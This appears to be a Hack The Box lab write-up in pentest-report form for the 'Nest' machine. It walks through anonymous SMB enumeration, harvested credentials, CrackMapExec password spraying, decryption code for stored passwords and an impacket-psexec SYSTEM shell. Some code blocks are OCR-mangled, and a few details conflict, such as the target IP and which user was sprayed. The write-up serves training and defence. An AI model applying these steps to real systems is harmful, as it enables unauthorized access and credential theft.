HackTheBox

HTB - Nest

Date: 2023/03/09

Conducted by
Safwan Luban

1. Table of Contents

2. Scope

The scope of the assessment was one IP Address and all the application domains that were hosted.

Asset Type	Asset Value	Description
IP Address	10.10.11.178	Host IP
Domains	nest.htb	Application Domains

3. Summary of Findings

Critical	High	Medium	Low	Informational	Proactive

Nest

	[T001] Information Disclosure
	[T002] Weak User Passwords
	[T003] Overly Permissive Directory Access
	[T004] Unprotected Server Message Block (SMB) shares
	[T005] Unrestricted Access to Service.

4. Executive Summary

Nest is a HTB easy level machine which is used to host a HQK Reporting Service software. While testing the application and underlying host a total of five (5) vulnerabilities were found ranging in severity as follows: Three (3) were classified as a critical-risk and two (2) as medium-risk. The vulnerabilities were a result from improper configurations and exposure of sensitive information. When combined they can be used by an attacker to completely compromise the host. The initial access was achieved by abusing the improperly configured SMB shares and exposed user credentials. After foothold was established on the host encrypted user credentials were found along with user developed software that was not properly protected. Source code analysis and reverse engineering was performed and with the found information all encrypted passwords were reverted back to their original clear text values and used to directly access the host with administrative privileges.

5. Host Compromise Walktrough

Assessment Overview

After the initial host scan was complete, only 2 open ports were discovered: 445 and 4386. Simple telnet connection to the high port reveals unusual service banner **`HQK Reporting Service V1.2`**. Fuzzing a bit with the commands available, it was found that the service can be used to disclose internal directories and files, however in order to possible read the file a debug password is needed.

```
telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2
>setdir ..
>Current directory set to HQK
>list
[DIR] ALL QUERIES
[DIR] LDAP
[DIR] Logs
[1] HqkSvc.exe
[2] HqkSvc.InstallState
[3] HQK_Config.xml
```

After moving to the other exposed service SMB it is noticed that a **`null session`** connection is possible, which can be used to enumerate all shares on the host. With the help of smbclient enumeration of all the valid users is possible trough the users share.

```
─$ smbclient //10.10.10.178/Users
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jan 25 23:04:21 2020
  ..                                  D        0  Sat Jan 25 23:04:21 2020
  Administrator                       D        0  Fri Aug  9 15:08:23 2019
  C.Smith                             D        0  Sun Jan 26 07:21:44 2020
  L.Frost                             D        0  Thu Aug  8 17:03:01 2019
  R.Thompson                          D        0  Thu Aug  8 17:02:50 2019
  TempUser                            D        0  Wed Aug  7 22:55:56 2019

                5242623 blocks of size 4096. 1840001 blocks available
```

Additionaly interesting template file is found in the other share that can be access without credentials.

```
─$ smbclient //10.10.10.178/Data
Password for [WORKGROUP\toothless]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Aug  7 22:53:46 2019
  ..                                  D        0  Wed Aug  7 22:53:46 2019
  IT                                  D        0  Wed Aug  7 22:58:07 2019
  Production                          D        0  Mon Aug  5 21:53:38 2019
  Reports                             D        0  Mon Aug  5 21:53:44 2019
  Shared                              D        0  Wed Aug  7 19:07:51 2019

smb: \Shared\Templates\HR\> ls
  .                                   D        0  Wed Aug  7 19:08:01 2019
  ..                                  D        0  Wed Aug  7 19:08:01 2019
  Welcome Email.txt                   A      425  Wed Aug  7 22:55:36 2019

                5242623 blocks of size 4096. 1840059 blocks available
smb: \Shared\Templates\HR\>
```

Inside the **`Welcome Email.txt`** file the credentials for the TempUser can be found. With the new set of credentials SMB share enumeration is attempted once again. This time it was noticed that the TempUser has additional access to the data share, a couple of interesting files were found one of them containing the encrypted password for one of the users: **`IT\Configs\RU Scanner\RU_config.xml`**

```
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
</ConfigFile>
```

and one Notepad++ configuration file which reveals the internal paths for the 3 lastly edited files.

```
<SNIP>
        <File filename="C:\windows\System32\drivers\etc\hosts" />
        <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
        <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
<SNIP>
```

After initially testing the **`Secure$`** share it was found that it is properly restricted against unauthenticated access, or access with the TempUser account. However with this new information at hand it was quickly discovered that the restrictions in place were not properly configured and access is possible in Carl's subdirectory.

```
### Simple test to acces Secure$ share
smbclient -U "TempUser"%"welcome2019" //10.10.10.178/Secure$
smb: cd IT
smb: \IT\> ls
NT_STATUS_ACCESS_DENIED listing \IT\*
### Testing again with the disclosed internal path
smb: \IT\> cd Carl
smb: \IT\Carl\> ls
  .                                   D        0  Wed Aug  7 19:42:14 2019
  ..                                  D        0  Wed Aug  7 19:42:14 2019
  Docs                                D        0  Wed Aug  7 19:44:00 2019
  Reports                             D        0  Tue Aug  6 13:45:40 2019
  VB Projects                         D        0  Tue Aug  6 14:41:55 2019

                5242623 blocks of size 4096. 1839869 blocks available
```

Inside this newly found accessible directory a VBScript project was discovered.

```
smb: \IT\Carl\VB Projects\WIP\RU\RUScanner\> ls
  .                                   D        0  Wed Aug  7 22:05:54 2019
  ..                                  D        0  Wed Aug  7 22:05:54 2019
  bin                                 D        0  Wed Aug  7 20:00:11 2019
  ConfigFile.vb                       A      772  Wed Aug  7 22:05:09 2019
  Module1.vb                          A      279  Wed Aug  7 22:05:44 2019
  My Project                          D        0  Wed Aug  7 20:00:11 2019
  obj                                 D        0  Wed Aug  7 20:00:11 2019
  RU Scanner.vbproj                   A     4828  Fri Aug  9 15:37:51 2019
  RU Scanner.vbproj.user              A      143  Tue Aug  6 12:55:27 2019
  SsoIntegration.vb                   A      133  Wed Aug  7 22:05:58 2019
  Utils.vb                            A     4888  Wed Aug  7 19:49:35 2019

                5242623 blocks of size 4096. 1839997 blocks available
```

Browsing trough the code reveals how the password in the RU_config.xml file was encrypted.

```
    Sub Main()
        Dim Config As ConfigFile = ConfigFile.LoadFromFile("RU_Config.xml")
        Dim test As New SsoIntegration With {.Username = Config.Username, .Password =
Utils.DecryptString(Config.Password)}
```

The encryption/decryption functions can be found in the Utils.vb file. With small modifications of the source code there and the .NET Fiddle platform its fairly simple to decrypt the password and obtain the clear text value. The following PoC can be used.

```
Imports System
Imports System.Text
Imports System.Security.Cryptography
Imports System.Convert
Imports System.IO

Public Class Main

    Public Shared Function Main
         Decrypt("fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=", "N3st22", "88552299",
2, "464R5DFA5DL6LE28", 256)
         Return 0
    End Function

    Public Shared Function Decrypt(ByVal cipherText As String, _
                                   ByVal passPhrase As String, _
                                   ByVal saltValue As String, _
                                    ByVal passwordIterations As Integer, _
                                   ByVal initVector As String, _
                                   ByVal keySize As Integer) _
                           As String

        Dim initVectorBytes As Byte()
        initVectorBytes = Encoding.ASCII.GetBytes(initVector)

        Dim saltValueBytes As Byte()
        saltValueBytes = Encoding.ASCII.GetBytes(saltValue)

        Dim cipherTextBytes As Byte()
        cipherTextBytes = System.Convert.FromBase64String(cipherText)

        Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                               saltValueBytes, _
                                               passwordIterations)

        Dim keyBytes As Byte()
        keyBytes = password.GetBytes(CInt(keySize / 8))

        Dim symmetricKey As New AesCryptoServiceProvider
        symmetricKey.Mode = CipherMode.CBC

        Dim decryptor As ICryptoTransform
```

```
        Dim memoryStream As System.IO.MemoryStream        memoryStream = New
System.IO.MemoryStream(cipherTextBytes)        Dim cryptoStream As CryptoStream
cryptoStream = New CryptoStream(memoryStream, _
decryptor, _                                        CryptoStreamMode.Read)        Dim
plainTextBytes As Byte()        ReDim plainTextBytes(cipherTextBytes.Length)        Dim
decryptedByteCount As Integer        decryptedByteCount =
cryptoStream.Read(plainTextBytes, _                                                0, _
plainTextBytes.Length)        memoryStream.Close()        cryptoStream.Close()
Dim plainText As String        plainText = Encoding.ASCII.GetString(plainTextBytes, _
0, _                                        decryptedByteCount)
Console.WriteLine(plainText)    End FunctionEnd Class
```

After obtaining the credentials for the user c.smith it is now possible to browse the user's SMB share. Inside it the HQK Reporting debug password can be found, however on first look the file seems empty, after running the allinfo smb command it is shown that the file contains additional data stream (ADS)

```
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    Thu Aug  8 11:06:12 PM 2019 UTC
access_time:    Thu Aug  8 11:06:12 PM 2019 UTC
write_time:     Thu Aug  8 11:08:17 PM 2019 UTC
change_time:    Wed Jul 21 06:47:12 PM 2021 UTC
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
```

The file's contents can be fetched with the following simple command.

```
smb: \C.Smith\HQK Reporting\> get "Debug Mode Password.txt:Password:$DATA"
getting file \C.Smith\HQK Reporting\Debug Mode Password.txt:Password:$DATA of size 15
as Debug Mode Password.txt:Password:$DATA (0.1 KiloBytes/sec) (average 19.8
KiloBytes/sec)
smb: \C.Smith\HQK Reporting\>
```

With the HQK's debug password at hand additional enumeration can be attempted trough the service. Browsing trough the LDAP directory reveals 2 files: a ldap configuration file which contains the encrypted password for the administrator user and a custom .net based binary **`HqkLdap.exe`**

```
Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=
```


After reversing the binary with DotPeek, the decryption function is quickly found. The password can be decrypted again in .NET Fiddle with the following PoC.

```
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;
using System.Diagnostics;

namespace HqkLdap
{
  public class TEST
  {
    static public void Main(String[] args)
    {
      byte[] bytes1 = Encoding.ASCII.GetBytes("1L1SA61493DRV53Z");
      byte[] bytes2 = Encoding.ASCII.GetBytes("1313Rf99");
      byte[] buffer =
Convert.FromBase64String("yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=");
      byte[] bytes3 = new Rfc2898DeriveBytes("667912", bytes2, 3).GetBytes(checked
((int) Math.Round(unchecked ((double) 256 / 8.0))));
      AesCryptoServiceProvider cryptoServiceProvider = new AesCryptoServiceProvider();
      cryptoServiceProvider.Mode = CipherMode.CBC;
      ICryptoTransform decryptor = cryptoServiceProvider.CreateDecryptor(bytes3,
bytes1);
      MemoryStream memoryStream = new MemoryStream(buffer);
      CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, decryptor,
CryptoStreamMode.Read);
      byte[] numArray = new byte[checked (buffer.Length + 1)];
      int count = cryptoStream.Read(numArray, 0, numArray.Length);
      memoryStream.Close();
      cryptoStream.Close();
      Console.WriteLine(Encoding.ASCII.GetString(numArray, 0, count));
    }

  }
}
```

Connection can then be established with impacket's psexec, thus compromising the entire host.

```
└─$ impacket-psexec administrator@10.10.10.178
Impacket v0.10.1.dev1+20230120.195338.34229464 - Copyright 2022 Fortra

Password:
[*] Requesting shares on 10.10.10.178.....
[*] Found writable share ADMIN$
```

```
[*] Uploading file yqdmPsKA.exe[*] Opening SVCManager on 10.10.10.178.....[*] Creating
service lCQh on 10.10.10.178.....[*] Starting service lCQh.....[!] Press help for extra
shell commandsMicrosoft Windows [Version 6.1.7601]Copyright (c) 2009 Microsoft
Corporation.  All rights reserved.C:\Windows\system32> whoamint
authority\systemC:\Windows\system32> hostnameHTB-NESTC:\Windows\system32>
```



6. Findings Technical Details

9.5 Critical	[T001] Information Disclosure

Category	**HTB_Nest**
Affected Resources	10.10.10.178
Description	After enumerating the exposed network shares on the host, two (2) set of credentials were found stored in plain text.
Background	Information disclosure, also known as information leakage, is unintentional revealing of sensitive information. Depending on the context, websites or services may leak all kinds of information to a potential attacker, including: - Data about other users, such as usernames or financial information. - Sensitive commercial or business data - Technical details about the service and its infrastructure.
Tools Used	Manual testing with SmbClient
Proof of Concept	Password for TempUser was retrieved from `Data\Shared\Templates\HR\Welcome Email.txt`

```
If you have any issues accessing specific services or
workstations, please inform the
IT department and use the credentials below until all systems
have been set up for you.

Username: TempUser
Password: welcome2019
```

Password for c.smith was retrieved from `IT\Configs\RU Scanner\RU_config.xml`

```
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=
</Password>
```

Remediation	Protect and regularly audit all exposed Server Message Block (SMB) shares. Restrict any unauthenticated access to files and shares. Do not store templates and files containing credentials in unprotected shares.
References	T1021

9.5 Critical	[T002] Weak User Passwords
Category	**HTB_Nest**
Affected Resources	User account: c.smith
Description	Valid password was found for the user C.Smith trough Password Spraying attack.
Background	Adversaries may use a single or small list of commonly used passwords against many different accounts to attempt to acquire valid account credentials. Password spraying uses one password (e.g. 'Password01'), or a small list of commonly used passwords, that may match the complexity policy of the domain. Logins are attempted with that password against many different accounts on a network to avoid account lockouts that would normally occur when brute forcing a single account with many passwords.
Tools Used	CrackMapExec

Proof of Concept	Password for the user L.Frost were discovered trough Password Spraying
	`sudo cme smb 10.10.10.178 -u users.txt -p Welcome1`
	`SMB 10.10.10.178 445 HTB-NEST [*] Windows 6.1 Build 7601 (name:HTB-NEST) (domain:HTB-NEST) (signing:False) (SMBv1:False)`
	`SMB 10.10.10.178 445 HTB-NEST [+] HTB-NEST\L.Frost:Welcome1`

Remediation	Set account lockout policies after a certain number of failed login attempts to prevent passwords from being guessed. Too strict a policy may create a denial of service condition and render environments un-usable, with all accounts used in the brute force being locked-out. Use multi-factor authentication. Where possible, also enable multi-factor authentication on externally facing services

References	T1110

9.2 Critical	[T003] Overly Permissive Directory Access
Category	**HTB_Nest**
Affected Resources	10.10.10.178
Description	Exposed shares does not restrict or incorrectly restricts access to a resource from an unauthorized actor. After obtaining a set of credentials, a Notepad++ configuration file was found left in one SMB share. From it few internal paths were discovered. Upon further share enumeration it was found that one of those paths is accessible to a user that did not own it.
Background	SMB is a file, printer, and serial port sharing protocol for Windows machines on the same network or domain. Adversaries may use SMB to interact with file shares, allowing them to move laterally throughout a network.
Tools Used	SmbClient
Proof of Concept	Inside the `Secure$` share 3 directories were found for which the TempUser did not have read permissions.

```
smbclient -U "TempUser"%"welcome2019" //10.10.10.178/Secure$
smb: cd IT
smb: \IT\> ls
NT_STATUS_ACCESS_DENIED listing \IT\*
```

However after the internal directory structure was disclosed, it was found that read access is possible for one internal subdirectory.

```
smb: \IT\> cd Carl
smb: \IT\Carl\> ls
  .                                   D        0  Wed Aug  7
19:42:14 2019
  ..                                  D        0  Wed Aug  7
19:42:14 2019
```

Proof of Concept

```
Docs                                D        0  Wed Aug  7
19:44:00 2019
  Reports                             D        0  Tue Aug  6
13:45:40 2019
  VB Projects                         D        0  Tue Aug  6
14:41:55 2019

                5242623 blocks of size 4096. 1839869 blocks
available
```

Remediation

Very carefully manage the setting, management, and handling of privileges. Explicitly manage trust zones in the software.

References

CWE-284

6.2 Medium

[T004] Unprotected Server Message Block (SMB) shares

Category	**HTB_Nest**
Affected Resources	10.10.10.178
Description	Initial host enumeration showed that unauthenticated access to two (2) exposed SMB shares is possible.
Background	SMB is a file, printer, and serial port sharing protocol for Windows machines on the same network or domain. Adversaries may use SMB to interact with file shares, allowing them to move laterally throughout a network.
Tools Used	SmbClient
Proof of Concept	Listing of the users share is possible without valid credentials

```
—$ smbclient //10.10.10.178/Users
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jan 25
23:04:21 2020
  ..                                  D        0  Sat Jan 25
23:04:21 2020
  Administrator                       D        0  Fri Aug  9
15:08:23 2019
  C.Smith                             D        0  Sun Jan 26
07:21:44 2020
  L.Frost                             D        0  Thu Aug  8
17:03:01 2019
  R.Thompson                          D        0  Thu Aug  8
17:02:50 2019
  TempUser                            D        0  Wed Aug  7
22:55:56 2019

                5242623 blocks of size 4096. 1840001 blocks
available
```

Proof of Concept

Listing of the data share

```
—$ smbclient //10.10.10.178/Data
Password for [WORKGROUP\toothless]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Aug  7
22:53:46 2019
  ..                                  D        0  Wed Aug  7
22:53:46 2019
  IT                                  D        0  Wed Aug  7
22:58:07 2019
  Production                          D        0  Mon Aug  5
21:53:38 2019
  Reports                             D        0  Mon Aug  5
21:53:44 2019
  Shared                              D        0  Wed Aug  7
19:07:51 2019

smb: \Shared\Templates\HR\> ls
  .                                   D        0  Wed Aug  7
19:08:01 2019
  ..                                  D        0  Wed Aug  7
19:08:01 2019
  Welcome Email.txt                   A      425  Wed Aug  7
22:55:36 2019

                5242623 blocks of size 4096. 1840059 blocks
available
smb: \Shared\Templates\HR\>
```

Remediation

Disable unauthenticated share access and consider using the host firewall to restrict file sharing communications such as SMB.

References

T1021

5.1 Medium

[T005] Unrestricted Access to Service.

Category	**HTB_Nest**
Affected Resources	10.10.10.178
Description	A service was found on the host that does not require any authentication. After further inspection it was discovered that enumeration of internal paths is possible trough the service.
Background	Adversaries may leverage external-facing remote services to initially access and/or persist within a network. Information may also be leaked through an exposed service that doesn't require authentication.
Tools Used	Manual testing.
Proof of Concept	Internal directory and file structure can be revealed by unauthenticated attack by abusing the HQK Reporting Service

```
telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2
>setdir ..
>Current directory set to HQK
>list
[DIR] ALL QUERIES
[DIR] LDAP
[DIR] Logs
[1] HqkSvc.exe
[2] HqkSvc.InstallState
[3] HQK_Config.xml
```

Remediation	Do not expose service externally if this is not required. Configure the service to listen on the loopback interface which is accessible only within the host. Protect the service with Access Control Lists.
References	Windows Firewall